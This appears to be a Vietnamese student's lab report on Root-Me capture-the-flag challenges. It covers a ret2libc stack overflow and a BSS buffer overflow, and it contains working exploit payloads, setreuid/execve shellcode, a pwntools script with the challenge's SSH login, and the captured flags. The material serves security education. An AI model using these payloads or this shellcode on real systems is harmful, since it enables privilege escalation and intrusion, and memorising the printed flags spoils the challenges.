XI.    return -1;
XII.   }
XIII.
XIV.  setreuid(geteuid(), geteuid());
XV.   strcpy (message, argv[1]);
XVI.  printf ("Your message: %s\n", message);
XVII. return 0;
XVIII. }
```

Sau khi đọc code ta thấy được ta cần phải đè 20 bytes của message và 12 byte khi đè setreuid (do có 3 hàm), và ta sẽ khai thác ở hàm strcpy

Đầu tiên ta sẽ vào máy với gdb ch33 để check debug chương trình

```

app-systeme-ch33@challenge02:~$ gdb ch33
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ch33...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x080484e6 <+0>: push  %ebp
0x080484e7 <+1>: mov   %esp,%ebp
0x080484e9 <+3>: push  %esi
0x080484ea <+4>: push  %ebx
0x080484eb <+5>: sub   $0x14,%esp
0x080484ee <+8>: call  _x86.get_pc_thunk.bx
0x080484f3 <+13>: add   $0x1b0d,%ebx
0x080484f9 <+19>: cmpl $0x2,0x8(%ebp)
0x080484fd <+23>: je    0x804851b <main+53>
0x080484ff <+25>: mov   0xc(%ebp),%eax
0x08048502 <+28>: mov   (%eax),%eax
0x08048504 <+30>: push  %eax
0x08048505 <+31>: lea   -0x1a10(%ebx),%eax
0x0804850b <+37>: push  %eax

```

Ta sẽ đặt breakpoint tại 0x080484e6 và chạy chương trình. Sau đó ta sẽ print system để xem địa chỉ của system đang có địa chỉ 0xb7e68310

```

(gdb) b * 0x080484e6
Breakpoint 1 at 0x80484e6
(gdb) run
Starting program: /challenge/app-systeme/ch33/ch33
warning: the debug information found in "/libold/i386-linux-gnu/libc-2.19.so" does not match "/libold/i386-linux-gnu/libc.so.6" (CRC mismatch).

Breakpoint 1, 0x080484e6 in main ()
(gdb) print system
$1 = {_text variable, no debug info} 0xb7e68310 <system>

```

Tiếp theo ta sẽ chạy lệnh info proc map để check thông tin libc.so.6 đang nằm ở đâu thì ta thấy được là nó đang nằm ở 0xb7e28000 đến 0xb7fd600

```

Breakpoint 1, 0x080484e6 in main ()
(gdb) info proc map
process 11360
Mapped address spaces:

  Start Addr End Addr     Size   Offset objfile
0x8048000 0x8049000 0x1000      0x0  /challenge/app-systeme/ch33/ch33
0x8049000 0x804a000 0x1000      0x0  /challenge/app-systeme/ch33/ch33
0x804a000 0x804b000 0x1000      0x1000 /challenge/app-systeme/ch33/ch33
0xb7e27000 0xb7e28000 0x1000      0x0
0xb7e28000 0xb7fd3000 0x1ab000    0x0  /libold/i386-linux-gnu/libc.so.6
0xb7fd3000 0xb7fd5000 0x2000      0x1aa000 /libold/i386-linux-gnu/libc.so.6
0xb7fd5000 0xb7fd6000 0x1000      0x1ac000 /libold/i386-linux-gnu/libc.so.6
0xb7fd6000 0xb7fda000 0x4000      0x0
0xb7fda000 0xb7fdde000 0x3000      0x0  [vvar]
0xb7fdde000 0xb7fde000 0x1000      0x0  [vdso]
0xb7fde000 0xb7ffe000 0x2000      0x0  /libold/i386-linux-gnu/ld-2.19.so
0xb7ffe000 0xb7fff000 0x1000      0x1f000 /libold/i386-linux-gnu/ld-2.19.so
0xb7fff000 0xb8000000 0x1000      0x20000 /libold/i386-linux-gnu/ld-2.19.so
0xbffdf000 0xc0000000 0x21000     0x0  [stack]
(gdb) 

```

Sau đó ta sẽ tìm địa chỉ của /bin/sh ở trong khoán tương ứng thì ta tìm được địa chỉ là 0xb7f8ad4c

```
(gdb) find 0xb7e28000,0xb7fd6000,"/bin/sh"
0xb7f8ad4c
1 pattern found.
```

Vậy ta sẽ cần thực hiện phân tích và chèn payload để chạy

Hệ thống victim

32 bytes để thực hiện bufferOverflow
Địa chỉ hệ thống
Địa chỉ trả về
Địa chỉ dẫn đến /bin/sh


Vậy ta cần thực hiện chèn payload và hệ thống của ta sẽ là

payload = 'A'*20 + '1'*12 + '\x10\x83\xe6\xb7' + 'AAAA' + '\x4c\xad\xf8\xb7'

AAAA....AAAA (message)
1111....1111 (setreuid)
0xb7e68310 (Địa chỉ hệ thống)
AAAA (Địa chỉ trả về)
0xb7f8ad4c (Địa chỉ dẫn đến /bin/sh)

Lệnh khai thác

```
./ch33 `python -c "print 'A'*20 + '1'*12 + '\x10\x83\xe6\xb7' + 'AAAA' + '\x4c\xad\xf8\xb7'"'
```



The screenshot shows a terminal window on a Linux desktop environment. The terminal title is 'Activities Terminal'. The date and time at the top right are 'Nov 15 09:50'. The command prompt is 'kiet@kiet-Aspire-E5-576: ~'. A red box highlights the command './ch33'. The terminal output is as follows:

```
2 ./ch33
ASLR is OFF
app-systeme-ch33@challenge02:~$ ./ch33 `python -c "print 'A'*20 + '1'*12 + '\x10\x83\xe6\xb7' + 'AAAA' + '\x4c\xad\xf8\xb7'"` 
Your message: AAAA.....AAAAAAA111111111111♦♦AAAAL♦♦
$ cat .passwd
R3t2l1bcISnicet0o!
$ ^C
$ q
/bin/sh: 2: q: not found
$ kiet tram ngan
```

Và ta có được flag R3t2l1bcISnicet0o!

ELF x86 - BSS buffer overflow

Source code

```

1. #include <stdio.h>
2. #include <stdlib.h>
3.
4. char username[512] = {1};
5. void (*_atexit)(int) = exit;
6.
7. void cp_username(char *name, const char *arg)
8. {
9.     while((*name++) = *(arg++));
10.    *name = 0;
11.}
12.
13.int main(int argc, char **argv)
14.{  

15.    if(argc != 2)  

16.    {  

17.        printf("[-] Usage : %s <username>\n", argv[0]);  

18.        exit(0);  

19.    }
20.
21.    cp_username(username, argv[1]);
22.    printf("[+] Running program with username : %s\n", username);
23.
24.    _atexit(0);
25.    return 0;
26.}

```

Với source code và gợi ý như vậy ta sẽ debug để check thêm thông tin
ta thấy được ở username được lưu ở ebx + 0x40

0x080484ea <+79>:	lea	eax,[ebx+0x40]
0x080484f0 <+85>:	push	eax
0x080484f1 <+86>:	call	0x8048466 <cp_username>
0x080484f6 <+91>:	add	esp,0x10
0x080484f9 <+94>:	sub	esp,0x8
0x080484fc <+97>:	lea	eax,[ebx+0x40]

Tiếp tục ta cần phải check _atexit bởi đây chính là nơi ta sẽ thực hiện truyền lệnh can thiệp vào shell

```

0x0804850a <+111>:    call   0x8048310 <printf@plt>
0x0804850f <+116>:    add    esp,0x10
0x08048512 <+119>:    mov    eax,DWORD PTR [ebx+0x240]
0x08048518 <+125>:    sub    esp,0xc

```

Ta thấy được _atexit đang ở ebx+0x240

Vậy ta sẽ thử khai thác với A*516

The screenshot shows a terminal window with several tabs open. The current tab displays assembly code for a program. Below it is a GDB session where the command `r perl -e print "A"x516"` is run, followed by a dump of memory from address 0x08048520 to 0x08048527. The memory dump shows a large string of 'A' characters. The GDB prompt shows a segmentation fault at address 0x08048518. The browser tab shows the challenge page with the URL `webssh.root-me.org?location=WebSSH_215&ssh=ssh/app-systeme-ch7/app-systeme-ch7@challenge02`. The page content includes the assembly code, the GDB output, and the memory dump.

Có thể thấy được rằng là segment fault xuất hiện sau khi kết thúc ký tự cuối và có thể dễ dàng can thiệp vào hệ thống bên dưới. Vậy ta sẽ khai thác dựa theo stack bên dưới

\x90... \x90
shellcode
\x90... \x90
p32(0x0804a040) (địa chỉ username)

Với shellcode để có thể can thiệp vào hệ thống ta sẽ cần có code ở dạng file nasm:

```
section .text
```

```
global _start
```

```
_start:
```

```
push 0x46  
pop  eax  
mov  bx, 0x4b7  
mov  cx, 0x453  
int  0x80
```

```
xor  edx, edx
```

```
push  0xb  
pop   eax  
push  edx  
push  0x68732f2f  
push  0x6e69622f  
mov   ebx, esp  
push  edx  
push  ebx  
mov   ecx, esp  
int   0x80
```

Sau đó ta sẽ build thành file o và thành file bin, và sử dụng objdump để xem payload:



```
shellcode      • kiet@kiet-Aspire-E5-576:~/Downloads/ctfLTAT$ nasm -f elf -o shellcode.o shellcode.nasm
shellcode.nasm • kiet@kiet-Aspire-E5-576:~/Downloads/ctfLTAT$ ld -m elf_i386 -o shellcode shellcode.o
shellcode.o    • kiet@kiet-Aspire-E5-576:~/Downloads/ctfLTAT$ objdump -d shellcode

shellcode:      file format elf32-i386

Disassembly of section .text:

08049000 <_start>:
08049000:   6a 46          push  $0x46
08049002:   58              pop   %eax
08049003:   66 bb b7 04    mov    $0xb47,%bx
08049007:   66 b9 53 04    mov    $0x453,%cx
0804900b:   cd 80          int   $0x80
0804900d:   31 d2          xor   %edx,%edx
0804900f:   6a 0b          push  $0xb
08049011:   58              pop   %eax
08049012:   52              push  %edx
08049013:   68 2f 2f 73 68  push  $0x68732f2f
08049018:   68 2f 62 69 6e  push  $0x6e69622f
0804901d:   89 e3          mov    %esp,%ebx
0804901f:   52              push  %edx
08049020:   53              push  %ebx
08049021:   89 e1          mov    %esp,%ecx
08049023:   cd 80          int   $0x80
08049023:   cd 80          int   $0x80

kiet@kiet-Aspire-E5-576:~/Downloads/ctfLTAT$ ^C
```

Sau đó ta sẽ thực hiện code trên python để tạo ra payload và truyền payload thẳng lên ssh của rootme

```
from pwn import *\nimport subprocess
```

```
shellcode = b'\x6a\x46\x58\x66\xbb\xb7\x04\x66\xb9\x53\x04\xcd\x80\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80'
```

```
totlen = 512  
payload = b''  
payload += b'\x90'*50  
payload += shellcode  
payload += b'\x90'*(totlen - len(payload))  
payload += p32(0x0804a040)  
file = ['./ch7', payload]
```

```
s = ssh(user='app-systeme-ch7', host='challenge02.root-me.org', port=2222,  
password='app-systeme-ch7')
```

```
p = s.process(file)
```

p.interactive()


Sau đó ta sẽ thực thi code:

The screenshot shows a Visual Studio Code interface with the following details:

- Title Bar:** Activities, Visual Studio Code, Nov 15 09:53
- File Explorer:** Shows files in the current workspace: ex.py (1), tmp.txt, shellcode.nasm, and shellcode.o.
- Code Editor:** The ex.py file contains exploit code using pwnlib. It includes imports for pwn, subprocess, and defines shellcode and shellcode_b as byte arrays. It also defines totlen = 512 and payload = b''. A comment notes susceptibility to ASLR ulimit trick (CVE-2016-3672). The code ends with a password prompt and a system call to adddr2rflq.
- Terminal:** The terminal shows the output of running the exploit script: connecting to challenge02.root-me.org on port 2222, switching to interactive mode, and running the exploit program with the user name 'kiet'. The exploit payload is extremely long, consisting of 512 bytes of 'A' characters.
- Status Bar:** Shows file paths (@n@, @O@), tab names (calculator, starter), and system information (en, 1.8.10, 64-bit).

Ta có được flag là:

aod8r2f!q;;oe



Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ chữ 13. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

1. Hoàn thành tốt yêu cầu được giao.
2. Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT